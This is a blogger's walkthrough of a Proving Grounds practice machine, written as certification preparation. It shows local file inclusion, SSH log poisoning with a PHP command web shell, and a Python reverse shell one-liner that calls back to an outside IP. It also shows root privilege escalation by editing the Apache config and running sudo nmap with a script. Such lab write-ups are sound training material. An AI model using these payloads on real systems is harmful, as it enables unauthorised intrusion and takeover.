
I started this machine in OffSec’s Proving Ground’s Play platform. This platform is free to sign up for and gives three hours each day to complete a vulnerable machine. With a subscription to PG from my PEN-200 learning course, I plan to complete a lot of Play and Practice boxes to prepare for my upcoming certification.
From Proving Grounds, I was given an IP address, so the first thing I did was export a IP variable to use for the future. Once I exported the variable, I started an nmap scan to see what open ports were on the machine. The scan I used was “sudo nmap -sV -sC -Pn -p- $IP --open” (“-sC” – simple scripts, “-sV” – service version, “-Pn” – skip host discovery, “-p-” – all ports, and “--open” – only the open ports are shown). Below is the NMAP results in the notes that I took as I went along.

I went to the website but did not find anything of interest. I proceeded to use gobuster to try to search for other directories with the command gobuster dir -u http://$IP/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 404,401 -x php,asp,js,txt,html. This found “/console/”, which when I went to it revealed “file.php”.

I clicked on “file.php” and tried adding a parameter that might include a file like “?file=/etc/passwd”. This worked and it revealed a local file inclusion vulnerability. I tried executing commands, but it did not work.

Since I had nothing else, I tried to find what I can log poison to gain a shell or some sort of command execution on the machine. On the website, the apache log does not show up, but the SSH one does. I found this by going to “/console/file.php?file=/var/log/auth.log”.

To log poison SSH, I first connected via netcat using nc -nv $IP 22. Once I was connected, I put a php code that would allow me to add a parameter to execute code using <?php system($_GET["cmd"]); ?>.

I went back to the website and then added the parameter “&cmd=” and ensured I could execute commands. To test this, I went to “/var/log/auth.log&cmd=id” to see if I could see the output of the “whoami” command.

Once I confirmed the log poison had worked, I decided to try getting a reverse shell. After several attempts for a reverse shell, I eventually got a reverse shell by going to /console/file.php?file=/var/log/auth.log&cmd=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.162",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")' in the browser. I checked back on my listener and I now had a shell on the machine. I proceeded to do my breakout commands. Commands I used:
which python3python3 -c 'import pty; pty.spawn("/bin/bash")'export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmpexport TERM=xterm-256colorCtrl + Zstty raw -echo ; fg ; resetstty columns 200 rows 200
I found the location on the local.txt flag using find / "local.txt" 2>/dev/null | grep "local.txt". This revealed that the flag was in “/var/www”.

I first checked for other users on the system using cat /etc/password and noted that “mahakal” and “root” were the other users on the system. I proceeded to check sudo -l to see if the user “www-data” had any sudo permissions.

Seeing as the user had permissions to start/stop/restart apache, I decided to try to find the configuration files to see if I could edit them to gain access to another user. To find the configuration files using find / "conf" 2>/dev/null | grep "apache". This reveals the file “/etc/apache2/apache2.conf”. I viewed the “/etc/apache2/apache2.conf” file, and it reveals that it looks at “/etc/apache2/envvars” for the user and group.

I then looked at “/etc/apache2/envvars” to see where the user and group were specified.

This file directly specifies the output of the variables as the “www-data” user. I checked permissions on the two files and only the apache2.conf can be edited.

I decided to try to replace the contents in the file. I tried to change the file using nano and vim but it was not working as expected. I then copied the file to /tmp and then ran the following commands:
- sed -i ‘s/User ${APACHE_RUN_USER}/User mahakal/g’ apache2.conf
- sed -i ‘s/Group ${APACHE_RUN_GROUP}/Group mahakal/g’ apache2.conf
The above command replaced “User ${APACHE_RUN_USER}” with “User mahakal” and “Group ${APACHE_RUN_GROUP}” with “Group mahakal”. Once this was completed and I confirmed that it was properly changed by viewing the file, I copied the file to the actual apache2.conf file by using the command cat apache2.conf > /etc/apache2/apache2.conf. Once it was succesfully copied over, I restarted the service using sudo /bin/systemctl restart apache2.

I started up my listener again and refreshed the webpage to get into the new user account. I checked sudo permissions on this new user using sudo -l and found that the user has sudo no password (run as root) permissions on NMAP.

Now that I know this, I went to /tmp to create a script. I looked at GTFObins to see what the entry noted (https://gtfobins.github.io/gtfobins/nmap/#sudo).

I created a file that can be used as a script (instead of the variable GTFO bins tries to have you make) using the command echo 'os.execute("/bin/bash")' > /tmp/TF.nse. While in the tmp directory, I can now run the NMAP command with the script using the command sudo /usr/bin/nmap --script=TF. This escalated my privileges to root and I could now find the final location of the last flag with the command find / "proof.txt" 2>/dev/null | grep "proof.txt".

The box is now completed!
Main Takeaway Concepts
YOU CAN CHANGE CONFIG FILES
If you have the permissions to change config files and restart that service, it can lead to a privilege escalation. This was a topic that I had not thought about previously, but something that after figuring it out now tend to keep in mind incase I run into a similar situation. In this case, I was able to change the Apache config file to run from the user “mahakal” instead of “www-data” to gain higher privileges.




 CyberArri
Leave a comment